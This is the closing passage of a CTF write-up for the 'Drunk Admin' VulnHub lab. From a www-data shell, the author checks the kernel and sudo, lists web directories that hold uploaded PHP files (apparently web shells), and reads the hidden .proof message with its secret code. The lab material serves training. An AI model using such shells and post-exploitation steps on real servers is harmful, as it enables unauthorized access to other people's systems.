www-data@drunkadm:/var/www/images$
```

I looked into the kernel information and user id privileges.



```
www-data@drunkadm:/var/www/images$ uname -a
uname -a
Linux drunkadm 2.6.32-5-686 #1 SMP Mon Jan 16 16:04:25 UTC 2012 i686 GNU/Linux
www-data@drunkadm:/var/www/images$ sudo -l
sudo -l
bash: sudo: command not found
www-data@drunkadm:/var/www/images$
```

According to the mission stated on the vulhub website, I was not allowed search for PoC, my mission was to find the messages sent between alice and bob.




Mission


The challenge includes an image hosting web service that has various design vulnerabilities. You must enumerate the various web service features and find an exploitable vulnerability in order to read system hidden files. The web application is 100% custom so do not try to search google for relative PoC exploit code.

FINAL GOAL: Reveal the hidden message for a date arrange that Bob sent to Alice.

So I looked around to find the message.




```
www-data@drunkadm:/var/www/images$ ls -la
ls -la
total 224
drwxrwxr-x 2 root     www-data   4096 Feb 10 13:09 .
drwxr-xr-x 4 root     root       4096 Apr  2  2012 ..
-rw-r--r-- 1 root     root        143 Mar  3  2012 .htaccess
-rw-r--r-- 1 www-data www-data    180 Feb 10 13:09 0b85d505a6ed764efb6e20f277bca37f.php
-rw-r--r-- 1 www-data www-data     44 Feb 10 13:03 0c19dd125b0d5a2ce8e7f64c4b2585b5.php
-rw-r--r-- 1 www-data www-data 166311 Mar  7  2012 3df5758863d650e59525cf2aa0676230.png
-rw-r--r-- 1 www-data www-data   3340 Feb 10 13:04 7a22bf66580ddb64c14e9a6d0970044a.jpeg
-rw-r--r-- 1 www-data www-data   7205 Mar  7  2012 8dc053a3ed0adf03994f96347d20d9e5.png
-rw-r--r-- 1 www-data www-data  21764 Mar  4  2012 aa63b1c597b45e4f1f883724d0f8dfbe.jpg
-rw-r--r-- 1 root     root          0 Mar  3  2012 index.html
```



```
www-data@drunkadm:/var/www/images$ cd ..
cd ..
www-data@drunkadm:/var/www$ ls -la
ls -la
total 48
drwxr-xr-x  4 root root     4096 Apr  2  2012 .
drwxr-xr-x 14 root root     4096 Mar  3  2012 ..
-rw-r--r--  1 root root      217 Mar  3  2012 .htaccess
-rw-r--r--  1 root root      322 Mar  6  2012 .proof
-rw-r--r--  1 root root     2683 Mar  7  2012 image.php
drwxrwxr-x  2 root www-data 4096 Feb 10 13:09 images
-rw-r--r--  1 root root     1981 Mar  4  2012 index.php
-rw-r--r--  1 root root     1943 Mar  4  2012 info.php
-rw-r--r--  1 root root      279 Mar  4  2012 myphp.php
drwxr-xr-x  2 root root     4096 Mar  3  2012 style
-rw-r--r--  1 root root     2144 Mar  7  2012 upload.php
-rw-r--r--  1 root root       51 Mar  3  2012 xmm.html
```

Finally I found the message.



```
www-data@drunkadm:/var/www$ cat .proof
cat .proof
###########################
# Drunk Admin Challenge #
#     by @anestisb      #
###########################

bob> Great work.
bob> Meet me there.
 ...> ?
bob> What? You don't know where?
bob> Work a little more your post
     exploitation skills.

Secret Code:
TGglMUxecjJDSDclN1Ej

Mail me your methods at:
anestis@bechtsoudis.com
```

Secret code: TGglMUxecjJDSDclN1Ej

THE END